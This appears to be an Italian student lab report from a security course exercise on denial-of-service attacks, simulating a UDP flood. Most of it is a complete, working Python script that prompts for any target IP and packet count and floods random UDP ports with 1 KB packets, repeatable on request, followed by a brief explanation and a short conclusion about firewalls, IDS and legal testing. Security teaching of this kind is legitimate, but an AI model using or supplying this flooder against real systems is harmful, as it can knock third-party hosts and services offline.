
Pratica S6/L3

Attacchi DoS Denial of Service - Simulazione di un UDP Flood





```python
import socket
import random

def udp_flood(target_ip, port, packet_size, num_packets):
    # Creazione di un socket UDP
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    # Creazione del pacchetto di dati da 1 KB con byte casuali
    data = random.randbytes(packet_size)

    print(f"Inizio dell'invio di {num_packets} pacchetti UDP da {packet_size} byte a {target_ip}:{port}")

    # Invio dei pacchetti
    for i in range(num_packets):
        try:
            sock.sendto(data, (target_ip, port))
            print(f"Pacchetto {i + 1} inviato")
        except Exception as e:
            print(f"Errore durante l'invio del pacchetto {i + 1}: {e}")

    print("Invio completato.")
    sock.close()

def main():
    while True:
        # Richiesta input dall'utente
        target_ip = input("Inserisci l'indirizzo IP della macchina target: ")
        port = random.randint(1024, 65535)  # Porta UDP casuale per la destinazione
        packet_size = 1024  # 1 KB per pacchetto
        num_packets = int(input("Inserisci il numero di pacchetti da inviare: "))

        udp_flood(target_ip, port, packet_size, num_packets)

        # Chiedi se l'utente vuole ripetere
        repeat = input("Vuoi ripetere l'invio dei pacchetti? (si/no): ").strip().lower()
        if repeat != "si":
            print("Programma terminato.")
            break

if __name__ == "__main__":
    main()
```

Il programma esegue un attacco UDP flood inviando un numero specificato di pacchetti da 1 KB a un indirizzo IP target su una porta casuale. Ecco i passaggi principali:

Funzione udp_flood: Crea un pacchetto da 1 KB di byte casuali e lo invia ripetutamente alla macchina di destinazione usando un socket UDP.

Funzione main: Chiede all'utente l'indirizzo IP target, il numero di pacchetti, e una porta casuale; poi chiama udp_flood.

Ciclo di ripetizione: Al termine, chiede se si vuole ripetere il processo. Se l'utente risponde "sì", ricomincia; altrimenti il programma termina.



Completato il programma e inseriti tutti i dati, possiamo lanciarlo e con wireshark intercettiamo i nostri 50 pacchetti inviati.

Conclusioni

Questa simulazione di UDP flood evidenzia come il protocollo UDP possa essere sfruttato per sovraccaricare un sistema, mostrando l'importanza di protezioni di rete come firewall e IDS. Esercizi simili aiutano a capire i rischi di sicurezza e la necessità di testare e rafforzare le difese in modo legale e controllato.